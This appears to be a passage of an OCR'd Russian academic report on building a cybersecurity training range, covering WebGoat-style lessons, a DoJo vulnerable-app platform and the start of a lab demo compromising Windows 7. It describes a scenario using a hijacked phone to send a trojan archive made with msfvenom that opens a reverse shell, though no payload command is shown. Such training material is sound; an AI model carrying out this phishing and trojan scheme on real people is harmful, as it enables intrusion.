


Рисунок 2.8.9 - Описание задания




Рисунок 2.8.10 - Отправка формы

```
public class HttpBasics extends LessonAdapter {

    private final static String PERSON = "person";
    private int requestsSinceLastComplete = 0;

    /**
     * Description of the Method
     *
     * @param s Description of the Parameter
     * @return Description of the Return Value
     */
    protected Element createContent(WebSession s) {
        requestsSinceLastComplete++;
        ElementContainer ec = new ElementContainer();

        StringBuffer person = null;
        try {
            ec.addElement(new BR());
            ec.addElement(new StringElement(getLabelManager().get("EnterYourName") + ": "));

            person = new StringBuffer(s.getParser().getStringParameter(PERSON, ""));
            person.reverse();

            Input input = new Input(Input.TEXT, PERSON, person.toString());
            ec.addElement(input);

            Element b = ECSFactory.makeButton(getLabelManager().get("Go!"));
            ec.addElement(b);
        } catch (Exception e) {
            s.setMessage("Error generating " + this.getClass().getName());
            e.printStackTrace();
        }

        if (!person.toString().equals("") && approvedNumberOfAttempts()) {
            makeSuccess(s);
            requestsSinceLastComplete = 0;
        }

        return (ec);
    }
```

Рисунок 2.8.11 - Исходный код задания

Для решения задачи достаточно отправить содержимое переменной *PERSON* (рисунок 2.8.11).

На рисунке 2.8.12 демонстрируется успешно пройденное задание.

На рисунке 2.8.13 демонстрируется задание на качество кода.

Суть задания заключается в том, что очень часто разработчики оставляют подсказки для самих себя или для других разработчиков в исходном коде приложения, а потом при запуске на продуктивный сервер эти изменения забывают убрать. Очень часто такие ошибки становятся фатальными и позволяют злоумышленникам получит дополнительную информацию о приложении и скомпрометировать его.




Рисунок 2.8.12 - Пройденное задание




Рисунок 2.8.13 - Поиск подсказок в исходном коде

На рисунке 2.8.14 демонстрируется исходный код страницы задания.

На рисунке 2.8.15 демонстрируется процесс отправки формы. Содержимое полей формы было получено из комментариев к исходному коду страницы (рисунок 2.8.14).

На рисунке 2.8.16 демонстрируется успешно выполненное задание.

На рисунке 2.8.17 демонстрируются инструменты для проведения аудита информационной безопасности.

Выделенный текст (рисунок 2.8.14) называется комментарием. Обычно комментарии используются для документации исходного кода приложения и нужны только для разработчиков. Сами комментарии никак не влияют на выполнение программы, однако комментарии могут содержать важную информацию необходимую в процессе разработки. Такой информацией может быть, например, тестовый логин и пароль для приложения.

На рисунке 2.8.18 демонстрируется запуск django сервера.

Рисунок 2.8.14 - Исходный код страницы




Рисунок 2.8.15 - Отправка формы




Рисунок 2.8.16 - Выполнение задания




Рисунок 2.8.17 - Инструменты для аудита безопасности




Рисунок 2.8.18 - Запуск django сервиса




Рисунок 2.8.19 - Главная страница приложения

Главной особенностью данного приложения является то, что оно содержит неизвестное количество уязвимостей, которое студенту необходимо найти. Для того чтобы найти уязвимости студенту придется тщательно изучить приложение. Если процесс поиска уязвимостей считается слишком сложным, то в приложении имеются ссылки на ресурсы для обучения.

Эти ресурсы содержат информацию о том, как находить и использовать самые популярные уязвимости веб-приложений. Каждое задание содержит подробное описание той или иной уязвимости.

На рисунке 2.8.20 демонстрируется менеджер задач.

На рисунке 2.8.21 демонстрируется меню задач.

На рисунке 2.8.22 демонстрируется описание к SQL инъекции.

Рисунок 2.8.20 - Менеджер задач




Рисунок 2.8.21 - Описание задачи




Рисунок 2.8.22 - Описание SQL-инъекции

На рисунке 2.8.23 демонстрируется процесс регистрации в приложении.
На рисунке 2.8.24 демонстрируется успешная регистрация в приложении.
На рисунке 2.8.25 демонстрируется процесс входа в приложение.




Рисунок 2.8.23 - Регистрация в приложении




Рисунок 2.8.24 - Успешная регистрация




Рисунок 2.8.25 - Вход в приложение

Главной особенностью DoJo является то, что оно успешно заключает в себе платформу для обучения этичному хакингу и тренажер. Окружение имеет как инструменты для проведения аудита информационной безопасности, так и сервисы на которых эти инструменты можно применить. DoJo не требователен к ресурсам и может легко разворачиваться как на персональных компьютерах студентов и так и на серверах университета.

2.9 Развертывание Windows

Так как операционная система Windows является одной из самых популярных на сегодняшний день, то не включить ее в киберполигон было бы неправильно. Но Windows пользуется популярностью не только у обычных пользователей, но и у злоумышленников, поэтому в этой главе демонстрируется процесс компрометации операционной системы Windows.

В данной демонстрации используется операционная система Windows 7 Professional.

На рисунке 2.9.1 демонстрируются параметры виртуальной машины Windows 7.




Рисунок 2.9.1 - Параметры виртуальной машины

В данной демонстрации рассматривается следующий сценарий. Злоумышленник получил доступ к телефону девушки по имени Мэри. Мэри работает дизайнером в компании по разработки сайтов. В компании работает разработчик по имени Джон. Злоумышленник отправляет с телефона Мэри

сообщение Джону с просьбой добавить новое изображение на главную страницу сайта.

В сообщение злоумышленник дает ссылку на архив с изображением, который хранится на его веб-сервере. Данный архив содержит троян, который запускается при открытии архива и инициирует обратное подключение к компьютеру злоумышленника. Это позволит злоумышленнику получить удаленный доступ к компьютеру Джона.

Для генерации трояна используется утилита *msfvenom*.

На рисунке 2.9.4 демонстрируется процесс генерации трояна для операционной системы Windows.

```
kali@kali:~/Desktop$ sudo ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.5  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::a00:27ff:fe1f:3076  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1f:30:76  txqueuelen 1000  (Ethernet)
        RX packets 92646  bytes 11540002 (11.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 94789  bytes 5901599 (5.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 792  bytes 56678 (55.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 792  bytes 56678 (55.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Рисунок 2.9.2 - Сетевое окружение Kali Linux

```
Connection-specific DNS Suffix  . :
